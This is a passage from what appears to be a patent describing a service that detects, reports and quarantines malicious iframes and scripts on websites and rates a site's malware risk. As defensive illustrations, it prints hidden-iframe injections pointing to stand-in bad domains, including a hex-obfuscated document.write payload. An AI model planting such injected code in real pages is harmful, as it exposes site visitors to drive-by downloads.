[0019] One way of constructing an instrumented browser is as follows. The instrumented browser is built in an object oriented programming language and has classes and objects inside that are responsible for rendering different parts of the page. One object is responsible for rendering HTML documents and in turn other objects are responsible for handling elements such as iframes and scripts. Mock objects can also be included, such as a mock PDF renderer. When a script attempts to render a PDF, the mock renderer is called – an action that can be logged even if a proper PDF renderer object is not present.

[0020] The instrumented browser parses a given document into a document object model (DOM) that unfolds the elements of the document into a tree structure that is used to display the page elements in the correct places. Elements such as iframes import additional documents (having their own DOMs) into the document. The static lineage of a given element can be determined by examining its position in the DOM.

[0021] The instrumented browser is also configured to keep track of the dynamic lineage of elements. In some cases, the structure of the DOM may be changed, in place in the browser, by a programming language that can run in the browser such as JavaScript. For example, a script tag, when executed, might have the effect of inserting an iframe into the DOM. Such an iframe could be included for a valid reason, but could also be included for malicious purposes. The iframe would be tagged to the body, but the parent is not the body node. Instead, the iframe has a dynamic parent that is the script node. The script node is one of the children of the body and it has a child frame.

[0022] One way to determine the dynamic lineage of elements is to configure the instrumented browser with a set of hooks into the JavaScript engine. Elements such as inline script tags are interpreted while the page is parsed. The control in the browser engine passes from the parser to the JavaScript engine and when it is complete, control reverts back to the parser. Whenever the JavaScript engine is entered, a pointer to the script node is pushed onto a stack. When the JavaScript engine is exited, a pop of the stack is performed. In the case of script tags for which the source field is defined, the browser renders other elements of the page

and makes an asynchronous request to fetch the JavaScript file, and when it is received, there is an asynchronous entry into the JavaScript engine. Scripts can also generate more script tags. While the JavaScript engine is in control, any new nodes that are created are tagged with a dynamic parent pointer that points back to the script node in whose context the JavaScript engine was entered.

[0023] The instrumented browser can also be used to keep track of redirections. For example, when an advertisement needs to be served on behalf of site 114, ad server 120 is contacted. If ad server 120 does not have an appropriate advertisement in inventory to serve, a redirection is made to ad server 122, and so on. Suppose ad server 124 is ultimately responsible for serving an advertisement on behalf of site 114 and the advertisement includes a malicious element. System 102 will be able to detect the origin of the malicious element as being site 124 and also note what malicious behavior (e.g., initiating a driveby download) it is responsible for.

[0024] As mentioned above, the dynamic analysis performed by module 216 can also include loading one or more different virtual machine images (e.g., having different operating systems/application versions/etc.), rendering instances of the content in those virtual machines, and observing the results. In various embodiments both types of dynamic analysis (instrumented browser examination and virtual machine emulation) are used. In some embodiments, if a problem is indicated that implicates a specific version of an operating system and/or particular application, one or more images having the implicated operating system or application are used. In other embodiments, all virtual machine images are used in the analysis. Other techniques can also be used to select which virtual machine images should be used by dynamic analysis module 216. For example, the top ten pages of site 114 may be evaluated using all virtual machine images (e.g., covering several different operating systems and versions), while other pages on site 114 are examined using a single, default image that represents the most common components present in a typical desktop client.

[0025] Feature Analysis Phase

[0026] In the second phase of analysis, feature analyzer 210 examines the output of content analyzer 208 (e.g., as stored in database 202), and generates a set of features which are also stored in database 202. Examples of features include the number of scripts present on a

given page, the country of origin of any iframe content, and any other aspects pertaining to the content and/or metadata associated with the page. Examples of features that can be generated as a result of dynamic content analysis include the number of scripts generated during page load (detected by the instrumented browser) and the number of processes created (detected during use of a virtual machine). Features may or may not inherently indicate a problem. For example, an iframe that imports content from a foreign country may more likely be malicious than not, but is not conclusively malicious. Other types of scans can also be performed during this phase, such as by passing files such as PDF files and executable through traditional virus scanners and features such as “PDF passed virus scan” can be included in database 202 as applicable.

[0027] Signal Analysis Phase

[0028] In a subsequent phase of analysis, signal analyzer 212 combines various features together using linear combinations, weighting algorithms, and machine-learning algorithms and determines whether any signals are present. One example of a signal is “page spawns one or more processes and includes an iframe that sources information from a foreign country.” Another example of a signal is “page includes a snippet of known malware” (e.g., as determined by comparing the content of the page against the catalogue stored in database 202). In some embodiments signals are one of two types – soft and hard. A hard signal indicates that malware has been determined to be present. Actions such as immediately notifying an administrator of the site hosting the content of the presence of malware can be taken in response. Additional actions such as performing a deep level of analysis (e.g., evaluation using one or more virtual machine images) may also be performed to help pinpoint or otherwise conclusively determine all malicious elements present in the page and their origins, if the most thorough level of analysis was not already performed.

[0029] A soft signal indicates that malware is potentially present and that additional analysis should be performed. As one example, in various embodiments, the three phase analysis performed by detection engine 206 runs in a loop. During the first loop, minimal processing is performed. For example, limited examination is performed in the instrumented browser and no virtual machine emulation is performed for performance reasons. Suppose, as a result of the first loop, a determination is made that a particular version of an application (e.g., a

PDF reader) appears to be exploited. As one example, a soft signal of “script is checking for a specific, outdated version of a PDF reader” might be generated by signal analyzer 212. While there might be a valid reason for a page to insist on a particular version of the application, it is more likely that a malicious element, hoping to leverage a vulnerability in that particular version of the application, is present. Accordingly, when the soft signal is generated, another loop of processing is performed by detection engine 206 and a progressively deeper level of data is collected for analysis. For example, in the second round of analysis, a virtual machine image including the specific PDF reader could be used by dynamic analysis module 216. If malicious behavior is observed during the virtual machine emulation, a hard signal can be generated by signal analyzer 212. If benign behavior continues to be observed, either an additional round of processing is performed, in even more detail, or a conclusion that the script is harmless is reached, as applicable.

[0030] If detection engine 206 determines that a malicious element is present in the content it is evaluating (e.g., generates a hard signal), it notifies reporting engine 218. Reporting engine 218 is configured to generate a variety of reports, described in more detail below. Also as described in more detail below, quarantine engine 220 is configured to help prevent any detected problem from being propagated to clients by sending appropriate quarantine instructions to the web server serving the content.

[0031] Figure 3 illustrates an embodiment of a process for detecting a suspicious element in a web page. In some embodiments the process shown in Figure 3 is performed by system 102. The process begins at 302 when the page is crawled. In some embodiments the processing of portion 302 is performed by crawler 204. At 304, the page is analyzed. As explained above, detection engine 206 is configured to perform different types of analysis on the page at 304, including static and dynamic analysis. Also as explained above, the analysis performed at 304 can be iterative, with each successive round of analysis being more detailed. If a malicious element is detected (306), the element is provided as output at 308. As one example, if detection engine 206 determines that a malicious iframe is present in a page, at 308, the iframe is provided as output to reporting engine 218.

[0032] If the malicious element is included in site 114, reporting engine 218 is configured to send an alert to a designated administrator of site 114 that allows the administrator to initiate a remediation action (via quarantine engine 220) that will prevent the iframe from being served to any future visitors to the page. If the malicious element is included in site 116, reporting engine 218 is configured to send an alert to a designated administrator of site 116. However, as site 116 has not contracted with system 102 to provide remediation services, the administrator of site 116 will need to remove the problematic content manually. Nonetheless, because the report generated by reporting engine 218 includes an identification of the malicious iframe itself, the administrator will have a considerably easier time removing the malicious content from the page than he would absent such an identification. If the malicious element is included in site 118, in some embodiments reporting engine 218 is configured to alert search provider 112 and module 110 that site 118 has been compromised. As yet another example, if the malicious element is being served by ad server 124, in some embodiments the operator of ad server 120 is informed that its subsyndicate (ad server 124) has either been compromised or is a rogue ad server.

[0033] Figure 4A illustrates an example of a web page prior to infection. The example shown is written in HTML and is a simplified example of the main page served by an online retailer.

[0034] Figure 4B illustrates an example of a web page after infection. In the example shown, iframe element 402 was added to the page shown in Figure 4A by a nefarious individual that compromised the FTP credentials of the retailer's webserver. Iframe 402 will cause a visitor that loads the page shown in Figure 4B to also load the content at "http://baddomain.ru/dpdpkg." The height/width, style, and/or other attributes of the iframe are zero or hidden, respectively, and the content at the baddomain.ru site appears blank (is not visible to the visitor) when rendered but includes JavaScript that attempts to render a PDF inline. The PDF is configured to exploit a bug in the PDF viewer plugin, which, if successful, causes the download and execution of a rootkit on the visitor's computer.

[0035] Using the techniques described herein, system 102 is able to detect iframe 402 as being a malicious element (and, specifically, the source of the rootkit exploit). Reporting engine

218 will generate an appropriate report for the administrator of the site. And, if the online retailer has contracted for quarantining services, quarantine engine 220 will also be configured to generate a directive to “quarantine” iframe 402.

[0036] Figure 5 illustrates an example of a report. The example shown was generated by reporting engine 218 in response to iframe 402 being detected by detection engine 206 and was emailed to an administrator of the online retailer site. The report is provided in HTML and allows the administrator to easily take action based on the report from any appropriate browser including an Internet-enabled cellular phone.

[0037] As indicated in region 510, a scan of the online retailer’s site (comprising a total of 15 web pages) revealed that one page is infected (510) and the remaining fourteen pages are not (512). In various embodiments other information is also included in report 500 such as whether or not the site or portions thereof have been included in a blacklist such as a blacklist maintained by search provider 112.

[0038] In region 502, a copy of iframe 402 is provided. If the administrator selects link 504, the administrator will be taken to a page that provides additional information about the nature of the iframe (e.g., based on the catalogue of information stored in database 202). If the administrator checks box 506 and selects submit button 508, a signal will be sent to quarantine engine 220 to initiate a quarantine instruction with respect to iframe 402 on the online retailer’s webserver. In various embodiments other actions are also made available to the administrator in report 500. For example, if it is determined that the site has been included in a blacklist maintained by search provider 112, a second box can be included under box 506 that allows the administrator to request that system 102 send a request to search provider 112 to remove the site from the blacklist once the quarantine has been implemented.

[0039] Figure 6 illustrates an example of a web page after infection. In the example shown, script 602 was added to the page shown in Figure 4A by a nefarious individual that exploited a vulnerability in the online retailer’s webserver. Unlike iframe 402, which might be readily detectable based on static analysis alone, script 602 has been obfuscated. If script 602 had a bogus comment associated with it, such as “this is the web counter code,” and if the HTML was of a typical length and complexity (and not the simplified code shown in Figure 4A, the

retailer's site administrator might have a very difficult time identifying script 602 as being malicious.

[0040] Script 602 decodes into an iframe element: `<iframe src="http://www.neildaswani.com" width="0" height="0" frameborder="0"></iframe>`. As with iframe 402, this iframe, when loaded by a client, could download additional malicious code that will cause a driveby download. Using the techniques described herein, system 102 is able to detect script 602 as being a malicious element (and, specifically, the source of a driveby download). Reporting engine 218 will generate an appropriate report for the administrator of the site. And, if the online retailer has contracted for quarantining services, quarantine engine 220 will also be configured to generate a directive to "quarantine" script 602.

[0041] Figure 7 illustrates an example of a report according to some embodiments. The example shown was generated by reporting engine 218 in response to script 602 being detected by detection engine 206. As with the report shown in Figure 5, in region 708, a copy of script 602 is provided. If the administrator selects link 702, the administrator will be taken to a page that provides additional information about the nature of the script. If the administrator checks box 704 and selects submit button 706, a signal will be sent to quarantine engine 220 to initiate a quarantine instruction with respect to script 602. In various embodiments, administrators can specify rules such as that quarantine actions be taken automatically on their behalves when a malicious element is detected on a site, that quarantine actions be taken automatically if the administrator does not log into a portal hosted by system 102 within a certain amount of time, that quarantine instructions be automatically sent if at least two other sites protected by system 102 have also been infected, and any other appropriate rule. Further, even if the administrator has preauthorized quarantine actions being taken automatically, in various embodiments the administrator receives a report showing that a quarantine has been instituted and includes a checkbox which, if selected, allows the administrator to cancel the quarantine action.

[0042] Figure 8 illustrates an embodiment of a portion of a web page as rendered in a browser. In various embodiments, system 102 makes available an interface such as Figure 800 at no cost and without requiring any subscription. Individuals can specify a URL in region 802 and, upon selecting submit button 804, be presented with a report similar to those shown in

Figures 5 and 7. The resulting report will not include checkbox 506 or 704, but will allow the user to learn about any detected malware through links similar to links 504 and 702. In various embodiments, the scanning and/or quarantine features of system 102 are exposed in other ways, such as via a set of application programming interfaces (APIs).

[0043] Remediation

[0044] In addition to detecting problems, server 102 can also prevent infected sites from harming clients that access those sites. In the example shown in Figure 1, the Apache HTTP Server software installed on site 114's server hardware has been extended with a module called "mod_antimalware." The functionality of other web server software, such as IIS, can similarly be extended using the techniques described herein.

[0045] In the example shown in Figure 2, quarantine engine 220 is configured to securely communicate with mod_antimalware through the use of client-side SSL certificates or other appropriate technology. When a determination is made (e.g., by detection engine 206 and confirmed by an administrator) that a malicious element on site 114 should be quarantined, quarantine engine 220 determines an appropriate quarantine instruction and securely sends the instruction to mod_antimalware. At any given time, mod_antimalware may have multiple quarantine directives loaded in memory for consideration when serving pages.

[0046] When requests for pages are received by the web server, the mod_antimalware module determines whether the URL of the content to be served matches a URL-prefix for which the module has a quarantine instruction. If not, the module allows the content to be served. If so, mod_antimalware applies the rule to the page.

[0047] In various embodiments, if, as a result of mod_antimalware applying a rule to a page, the page is altered, mod_antimalware is configured to insert a header (X-Quarantine=1) into the page. If the page is not altered, no header is included. The X-Quarantine header can be used to determine whether an infection in a page has been removed from the source (e.g., because an administrator has edited the content), or whether the processing of mod_antimalware is still required to protect downstream clients from the element.

[0048] In some embodiments, upon sending quarantining directives to the web server, the quarantining service initiates a verification process to determine whether or not the quarantining was successful. The verification process entails a multi-phase, in-depth scan (e.g., using the techniques described above) to verify that infected web pages are no longer served once quarantining directives have been deployed. Upon completion of the verification process, the site administrator receives an email and/or other notification as to whether or not the quarantining process was successful. In the case that it was successful, the administrator can then remove the infection at his/her leisure. If the quarantining verification failed (i.e., an infection was still served on some web page), then the quarantining service can deploy a “stronger” quarantining directive. For instance, in the case that a QuarantineTag directive was deployed to attempt to mitigate a particular malicious tag in a web page, but the infection still was served, the quarantining service can deploy a Blacklist directive to prevent the entire page from being served as filtering only part of the page was unsuccessful. Additional emails can be sent to the administrator to keep the administrator up-to-date on the status of the quarantining, and be sent a final email once all directive upgrades are attempted. Such emails can contain a link to a more detailed report which provides the administrator with information regarding whether specific URLs were successfully quarantined, whether quarantining is in progress (e.g., directive not sent yet or directive is in the process of being upgraded), or whether the quarantining failed.

[0049] Examples of various quarantine instructions will now be provided.

[0050] QuarantineTag

[0051] The “QuarantineTag” directive instructs the mod_antimalware module to remove the specified tag from pages matching a given URL-prefix prior to serving them, but to otherwise serve the page content as is. For a given page, if a URL-prefix match exists but the tag to be quarantined is not present, no action is taken and the page is served as if mod_antimalware was not present.

[0052] Example: QuarantineTag / iframe_src http://dasienttestbaddomain.com

[0053] The above directive quarantines (prevents from being served), on any page on the site, any iframe that has a source attribute of “http://dasienttestbaddomain.com.”

[0054] Example: QuarantineTag /Default.htm iframe_src
http://dasienttestbaddomain.com

[0055] The above directive quarantines, on the page “Default.htm,” any iframe that has a source attribute of “http://dasienttestbaddomain.com.”

[0056] Example: QuarantineTag /wordpress/?p=3 iframe_src http://baddomain.com

[0057] The above directive quarantines, on the WordPress blog page with URL “/wordpress/?p=3,” any iframe that has a source attribute of “http://baddomain.com.”

[0058] **QuarantineTagBody**

[0059] In contrast to the QuarantineTag which looks for tags having matching attributes, the “QuarantineTagBody” directive instructs the mod_antimalware module to quarantine content that has a matching tag body.

[0060] Example: QuarantineTagBody /test/ script <script>document.write(‘<iframe>
src=http://baddomain.com>’);</script>

[0061] The directive above quarantines, on any page having a URL-prefix of “/test/,” any script with code <script> document.wirte (‘<iframe src=http://baddomain.com>’);</script>.

[0062] Example: QuarantineTagBody /page.html script
“document.write(unescape(“\x3c\x69\x66\x72\x61\x6d\x65\x20\x73\x72\x63\x3d\x22\x68\x74\x74\x70\x3a\x2f\x2f\x77\x77\x77\x2e\x6e\x65\x69\x6c\x64\x61\x73\x77\x61\x6e\x69\x2e\x63\x66\x6d\x22\x20\x77\x69\x64\x74\x68\x3d\x30\x20\x68\x65\x69\x67\x68\x74\x3d\x30\x20\x66\x72\x61\x6d\x65\x62\x6f\x72\x64\x65\x72\x3d\x30\x3e\x20”))”

[0063] This directive above quarantines, on page “page.html” the script identified as malicious in Figure 6.

[0064] **QuarantinePath**

[0065] The “QuarantinePath” directive instructs the mod_antimalware module to quarantine the portion of the document matching the specified portion of the document structure.

[0066] Example: QuarantinePath /test/ /html/body/p/iframe

[0067] The directive above quarantines, on any page having a URL-prefix of “/test/,” the iframe in the first paragraph tag within the body.

[0068] **QuarantineBytes**

[0069] The “QuarantineBytes” directive instructs the mod_antimalware module to quarantine the portion of the document matching the specified byte range.

[0070] Example: QuarantineBytes /example/ 50-65

[0071] The directive above quarantines, on any page having a URL-prefix of “/example/,” bytes 50-65.

[0072] **Blacklist**

[0073] The “Blacklist” directive is used to prevent a page from being served, in its entirety, to any client.

[0074] Example: BlacklistRedirectUrlPrefix /Default.htm

[0075] A quarantine directive in the above format instructs mod_antimalware to prevent the “/Default.htm” page from being sent. In some embodiments, an administrator specified page is sent instead. The administrator specified page can be configured with a message such as “This site is currently experiencing technical difficulties, please come back tomorrow,” to help prevent a loss of goodwill by visitors who might otherwise see an error or blank page as a result of the blacklist directive being used.

[0076] Figure 9 illustrates an embodiment of a process for remediating a suspicious element in a web page. In various embodiments the process shown in Figure 9 is performed by system 102. The process begins at 902 when an indication that a page includes a malicious element is received. As one example, at 902, an indication is received from reporting engine 218

by quarantine engine 220 that a page on site 114 has been infected (e.g., by the inclusion of script 602 in a page).

[0077] At 904, quarantine engine 220 determines an appropriate quarantine instruction for mitigating the presence of the malicious element on the page. Examples of quarantine instructions are provided above. At 906, quarantine engine 220 sends the quarantine instruction to the mod_antimalware module resident on the webserver that hosts the infected page. In various embodiments, the processing shown in Figure 9 is performed multiple times with respect to a malicious element. As one example, suppose that at 904, quarantine engine 220 determines that a QuarantineTag directive should be sent at 906. After the directive is sent, system 102 scans the implicated page again to see if the malicious element is still being served. If so, quarantine engine 904 is configured to select a new quarantine instruction (e.g., a QuarantineTagBody instruction or QuarantinePath instruction) and send that instruction at 906. In a worst case scenario, quarantine engine 220 may determine that a Blacklist directive should be sent at 906, which will have the effect of both preventing the malicious element from being served (along with other content on the page).

[0078] Figure 10 illustrates an embodiment of a process for remediating a suspicious element in a web page. In various embodiments, the process shown in Figure 10 is performed by a webserver module, such as mod_antimalware. The process begins at 1002 when a quarantine instruction is received. For example, at 1002, a quarantine instruction is received by mod_antimalware from quarantine engine 220. At 1004 the received quarantine instruction is implemented. For example, at 1004 the instruction is loaded into the RAM of the server powering site 114.

[0079] Figure 11 illustrates an embodiment of a process for remediating a suspicious element in a web page. In various embodiments, the process shown in Figure 11 is performed by site 114. The process begins at 1102 when a request for a page is received. For example, at 1102, site 114's Apache Web Server receives a request for a page from Alice's client 104. At 1104, a URL-prefix match for the requested page is evaluated. In some embodiments the mod_antimalware module performs the processing of portion 1104 of the process shown in Figure 11. At 1106, if a URL-prefix match is determined for the page, the applicable quarantine

rule(s) received from quarantine engine 220 and stored by the mod_antimalware module are applied. The quarantining directive can be sent to the web server via a mutually-authenticated connection. Upon the receipt of the quarantining directive by one web server process, other web server processes are also informed of the arrival of the directive via shared memory (as web servers typically run many processes to service HTTP requests).

[0080] In some cases, a user such as Alice may not be able to visually tell that the mod_antimalware has modified the page that she would like to view. For example, in the case where the malicious element is a transparent 1x1 pixel graphic, its presence or absence would not be detectable by Alice. In other cases, such as where an infected third party module is blocked (e.g., an electronic commerce button or other widget), Alice may notice that site 114 is not fully functional. Nonetheless, Alice is much more likely to maintain positive feelings toward site 114 when encountering a partially non-functional page than she would if the page was blocked by her browser (or search provider 112) with a warning that the page is infected.

[0081] Example Database Schema

[0082] Figure 12 illustrates an example of database schema. In some embodiments the schema shown in Figure 12 is employed by database 202. In the example shown, MOD_INSTANCE (1202) is a table that tracks each of the modules installed on web servers such as site 114. “webserver_url” is the base URL of the webserver to which quarantine instructions are sent. “crawler_standing_set_id” is a foreign key reference to a table used to keep track of sites that are monitored (e.g., 114-118). “user_id” is a foreign key reference to an administrator associated with a particular module instance. “shared_key” is a unique key generated to authenticate communications between a module and system 102. “active” (‘Y’ or ‘N,’ designates whether or not the module is active). “mod_type” indicates the level of service to be provided, such as “premium” or “basic.” “mod_server_type” indicates the type of web server software the module is being used in conjunction with (such as “Apache” or “IIS”).

[0083] MOD_CONFIGURATION (1204) is a join table to associate directive lists with an instance.

[0084] MOD_DIRECTIVE_LIST (1206) is a table to track active directives that have been sent to modules. “mod_instance_id” is a foreign key to the instance this directive applies to.

[0085] MOD_DIRECTIVE (1208) tracks directives. “signal_instance” is a foreign key into SIGNAL_INSTANCE. “crawler_url_id” is a foreign key into CRAWLER_URL and points to the URL the directive is for. “directive” is the actual directive (e.g., QuarantineTag /page.html ...).

[0086] CRAWLER_URL (1210) keeps track of the URLs that have been crawled. “url” is the URL (e.g., http://example.com/page.html). “crawler_standing_set_id” is a foreign key to CRAWLER_STANDING_SET (not shown), which is used to keep track of the top-level domain that was scanned to get to this URL. “last_crawl_report_timestamp” is the last time the site was crawled. “last_http_response_code” is the last HTTP response code that was observed when crawling the site.

[0087] CONTENT_EXTRACTION_OUTPUT (1212) stores static content and dynamically interpreted page elements. “point_id” is the same as the “crawler_url_id.” “content_type_id” indicates whether the content is a script, iframe, image, applet, etc. “instance_data” stores intermediate results of the content extraction phase. “static_lineage” stores the location of content element in the HTML DOM. “dynamic_lineage” is the series of dynamic content elements that resulted in the generation of this content element. “code_snippet” is the code of the content element. “extraction_run_id” is a unique identifier corresponding to the set of content elements extracted from a given page. “time” is the timestamp at which the content element was discovered.

[0088] EXTRACTED_FEATURE (1214) stores information generated by feature analyzer 210. “feature_id” is an identifier for a feature of a particular content element.

[0089] SIGNAL_INSTANCE (1216) stores information about signals identified by signal analyzer 212. “signal_id” is an identifier of a signal.

[0090] Risk Assessment Module

[0091] Figure 13 illustrates an embodiment of a malware risk assessment module. The module shown is an embodiment of module 128 and is configured to determine the likelihood that a given website will be compromised or otherwise used in a malware attack, such as against visitors to the website. Example reports that are generated by module 128 are shown in Figures 14-19. Specifically, Figures 14-18 illustrate example reports corresponding to an assessment of news site 114 and Figure 19 illustrates an example report corresponding to an assessment of small retail site 116.

[0092] As shown in Figure 13, module 128 includes a crawler 1310, a content extraction engine 1302, a risk analysis feature extractor 1304, an aggregator 1306, a reporting engine 1308, and a database 1312. In various embodiments, the functionality of crawler 1310 and crawler 204 is provided by a single component; the functionality of content extraction engine 1302 and content analyzer 208 is provided by a single component; the functionality of the risk analysis feature extractor 1304 and feature analyzer 210 is provided by a single component; the functionality of reporting engine 1308 and reporting engine 218 is provided by a single component; and/or the functionality of database 1312 and database 202 is provided by a single component. Additional detail on various components of module 128 will now be provided.

[0093] Crawler 1310 receives as input one or more seed URLs and a scanning depth. As one example, suppose the operator of site 114 has not yet contracted to receive detection/remediation services from system 102, but is considering doing so. In order to determine whether site 114 would benefit from the protections offered by system 102, the operator of site 114 provides, via a user interface to engine 128, the domain of site 114 (e.g., “ACMETribune.com”). The operator of site 114 might also provide a scanning depth (e.g., 1000 pages), however, the scanning depth can also be provided by another entity, such as via a configuration file accessible to engine 128. The crawler then crawls site 114 and generates a list of its URLs. The crawler streams its list of URLs to content extraction engine 1302.

[0094] For each URL provided to it by crawler 1310, content extraction engine 1302 fetches content (e.g., by making an HTTP request) and performs content extraction. The content extraction performed can be shallow, deep, or a combination thereof. In the case of shallow content extraction, the extraction engine performs a static analysis of the downloaded content to

identify various elements in the content such as JavaScript and iframe elements. In the case of deep content extraction, dynamic analysis of the downloaded content is also performed. Suppose a given piece of JavaScript on a page being evaluated by the content extraction engine is internal to site 114, however, when the script is executed, it loads an external piece of JavaScript.

Shallow analysis would identify and extract the internal JavaScript, while deep analysis would identify and extract both the internal JavaScript and the external JavaScript. Example techniques for performing both static and dynamic content analysis are described above in conjunction with the section titled “Content Analysis Phase.”

[0095] The output of content extraction engine 1302, which will be described in more detail below, is a stream of annotated content (or tokenized information) that is provided as input to risk analysis feature extractor 1304. The risk analysis feature extractor performs additional analyses, such as by categorizing elements as internal or external, recognizing certain pieces of JavaScript as being associated with an advertising network, and so on. The risk analysis feature extractor augments the annotations provided by the content extraction engine and provides a stream of its output (also described in more detail below) to aggregator 1306.

[0096] Aggregator 1306 is configured to assess the risk posed by the various components of the website and to provide information about its assessment and about the website components to reporting engine 1308. Reporting engine 1308 is configured to generate a risk assessment report. Different approaches can be used to determine the overall risk to be displayed (e.g., at 1404) as well as the individual risk levels (e.g., displayed at 1406). As one example, if any one risk category is determined to be “high,” the overall risk is also deemed to be “high.” As another example, if at least two risk categories are determined to be “medium,” the overall risk could be deemed to be “high” as well, due to the cumulative risk posed by the “medium” risks. Different risk categories can also be weighted differently, as applicable, and risks can also be assessed in accordance with any applicable industry standards or other guidelines.

[0097] In various embodiments, in addition to the output provided to it by risk analysis feature extractor 1304, aggregator 1306 considers additional information (e.g., stored in database 1312) when making its assessment. Examples of such additional information include ranked lists

of external domains, white lists and black lists, and historical infection information for external domains.

[0098] In some embodiments database 1312 stores historical information about the structure of various websites and whether or not those sites were ultimately infected by malware. The historical information can be used to refine threshold values (or rules) used in determining the risk levels posed by the presence of various third party content and/or out-of-date software applications. As one example, training sets for use in machine learning processing can be created from the risk assessment reports of sites that have been infected in the past or are currently infected and sites that have never been infected in the past or are currently not infected. In addition, the machine learning processing can incorporate the number of times and/or frequency with which sites have been infected in the past.

[0099] Figure 14 illustrates an embodiment of a risk assessment report. Report 1400 is an example of a report resulting from an assessment of site 114 as generated by reporting engine 1308. The report can be provided as output to an administrator of site 114, can be used to automatically configure the scanning frequency of system 102, and can also be stored in a database such as database 1312 for use in subsequent analysis. The scanning frequency can be tuned differently for different pages, as some pages may have more structural vulnerabilities than others. The frequency with which reports are delivered to an administrator can be independent of the frequency with which a site and the pages on it are scanned for malware. For example, a Chief Information Security Officer (CISO) of site 114 may request that daily or weekly reports be delivered to an administrator, with monthly or quarterly reports that indicate trend information delivered to the CISO.

[00100] Region 1402 of the report indicates the domain for which the report was run (and which was provided as input to crawler 1310, along with an appropriate depth value). Region 1404 includes summary information, such as an overall risk (in this example, “High”), the date and time the assessment was completed, the number of URLs analyzed, and the number of potential risks identified. An explanation of what it means to be a “High” risk is also provided, along with a recommendation of how to minimize the risk.

[00101] Region 1406 of the report provides a summary of the risk posed to the site by components classified into five categories: 1) External JavaScript; 2) External iframes; 3) Advertisements; 4) External Images; and 5) Out-of-Date Web Applications. In the example shown in Figure 14, site 114 is highly susceptible to a malware attack via all five types. In region 1408, summary information about each type of risk is presented.

[00102] By selecting one of the statistical boxes (1410, 1420, 1422, 1424, 1426), additional information about the corresponding category is presented in region regions 1412 and 1414. In the example shown in Figure 14, the “External JavaScripts” category is selected (1410). A list of those JavaScripts and the number of site 114’s pages on which those scripts appear is provided in region 1416. In region 1418, a list of the specific pages of site 114 that include external JavaScripts, and the number of such scripts appearing on each of the respective pages is provided. In the example shown in Figure 14, the threat risk posed by the presence of external JavaScript on site 114 is indicated in box 1410 as being “High.”

[00103] Many websites use third-party content such as widgets for counting traffic, tracking users, sharing content, video, polls, and other user functionality. The use of third-party widgets has enabled rich user functionality and analytics. However, in a security context, websites that use third-party widgets can be turned into distribution vehicles for malware if the third-party widgets are targeted or compromised by attackers. As one example, suppose the operator of site 114 included a free statistics counter (hosted by a third party) at the bottom of every page of site 114 several years ago. The counter was initially, and has been for multiple years, a legitimate counter. However, at any time, the owner of the counter could intentionally modify the behavior of counter or the counter could be compromised by another entity without the owner’s knowledge. If such an event were to occur, every visitor, to any page of website 114 would be at risk.

[00104] In some embodiments, in calculating the risk shown in boxes 1410, 1420, 1422, and 1424, a count of the number of objects is used – the more objects, the higher the risk. Conversely, the presence of a single object across many pages may pose a lower risk. In other embodiments, more sophisticated approaches are used. For example, the sources of the external JavaScripts can be checked against a whitelist or blacklist, with those scripts matching domains

on the whitelist being accorded a low score, those scripts matching domains on the blacklist being accorded a very high score, and/or domains not present on either list being accorded a midlevel score. As another example, a ranked list of the top 10 or 1000 websites (e.g., including the domains *.google.com, *.usa.gov, and *.wikipedia.org) can be used to classify external JavaScript provided by sites on the ranked list as a lower threat than JavaScript provided by other sites not appearing on the list. Other types of reputation scoring that consider vulnerability assessments as well as other information can also be used in conjunction with the risk calculation of third party content as applicable.

[00105] Historical infection information about a different site can also be considered in performing the evaluation depicted in 1410. For example, database 202 can be configured to serve information about the scans that system 102 performs (e.g., of sites 116 and 118) and share that information with module 128. A cooperative effort to track the infection histories of sites can also be undertaken, with sites such as search provider 112 sharing information about the scans it performs with detection system 102 and/or module 128.

[00106] Figure 15 illustrates an embodiment of a risk assessment report. In the example shown in Figure 15, a viewer of Report 1400 has clicked on box 1420. As with external JavaScript, external iframes pose a risk because the owner of the iframed content can intentionally modify the content or the content could be compromised by another entity without the owner's knowledge.

[00107] Figure 16 illustrates an embodiment of a risk assessment report. In the example shown in Figure 16, a viewer of Report 1400 has clicked on box 1422. Malicious advertisements (also known as "malvertising") are another way for a website to be subjected to a malware attack. Malicious advertisements may be served by a third party that has been contracted with to provide in-house advertisements, and may also be served by an ad network. As explained above, site 114 is supported in part by advertising, which is served by a syndicated network of ad servers 120-124. In the event ad server 120 does not have an appropriate advertisement in inventory to serve an ad on behalf of site 114, a redirection is made to ad server 122. If ad server 122 does not have an appropriate advertisement in inventory, another redirection is made, and so on. It is thus possible that an advertisement that is ultimately served for site 114 has traveled

through several tiers of ad network providers before reaching its final destination – site 114. Some of the upstream ad network providers may be second- or third-tier networks that do not screen advertisers at all and therefore may accept ads from attackers who pose as advertisers. Even in the case that ad networks do some screening of ads provided by advertisers, an advertiser can be compromised and their legitimate ads can be replaced by ones that send malware drive-by downloads or employ fake anti-virus schemes. Attackers can also insert an advertising creative into an upstream ad network that looks like a legitimate banner ad, but contains malicious code that will infect users when displayed on the website.

[00108] In some embodiments, the identity of the ad network / ad provider serving the ad is considered when performing the risk assessment. For example, the presence on a page of a top-tier advertisement link may be treated by aggregator 1306 as posing a “low” or “medium” risk while an advertisement link from a third-tier network is treated as posing a “high” risk. However, as some top-tier ad networks also sub-syndicate their ad inventory, which may expose them to malicious ads inserted into dubious upstream ad networks, in some embodiments all ad networks are deemed to pose the same risks by the aggregator. Ad networks that are known to employ monitoring or scanning of their ads may have their assessed risk decreased based upon the amount and frequency of monitoring or scanning that they employ (in proportion to the overall size of their ad inventory).

[00109] Figure 17 illustrates an embodiment of a risk assessment report. In the example shown in Figure 17, a viewer of Report 1400 has clicked on box 1424. As with other external content, external images can be manipulated by either their owners, or by attackers, and can be used as vectors of attack. For example, images can be used to perform buffer overflow attacks against the image renderer of certain web browsers.

[00110] Figure 18 illustrates an embodiment of a risk assessment report. In the example shown in Figure 18, a viewer of Report 1400 has clicked on box 1426. The first four categories of risk illustrated at 1406 in Figure 14 generate or record information about parts of a page. The fifth category instead relates to properties of software that renders the entire page. Sites such as site 114 typically make use of third party web application software, such as blogging/content management software, web server software, and various development tools. One way in which a

nefarious individual could compromise site 114 is by attacking any vulnerable web applications running on the site. For example, poor input sanitization and output escaping can result in SQL injection or cross-site-scripting vulnerabilities which can be exploited to plant malicious code onto the site.

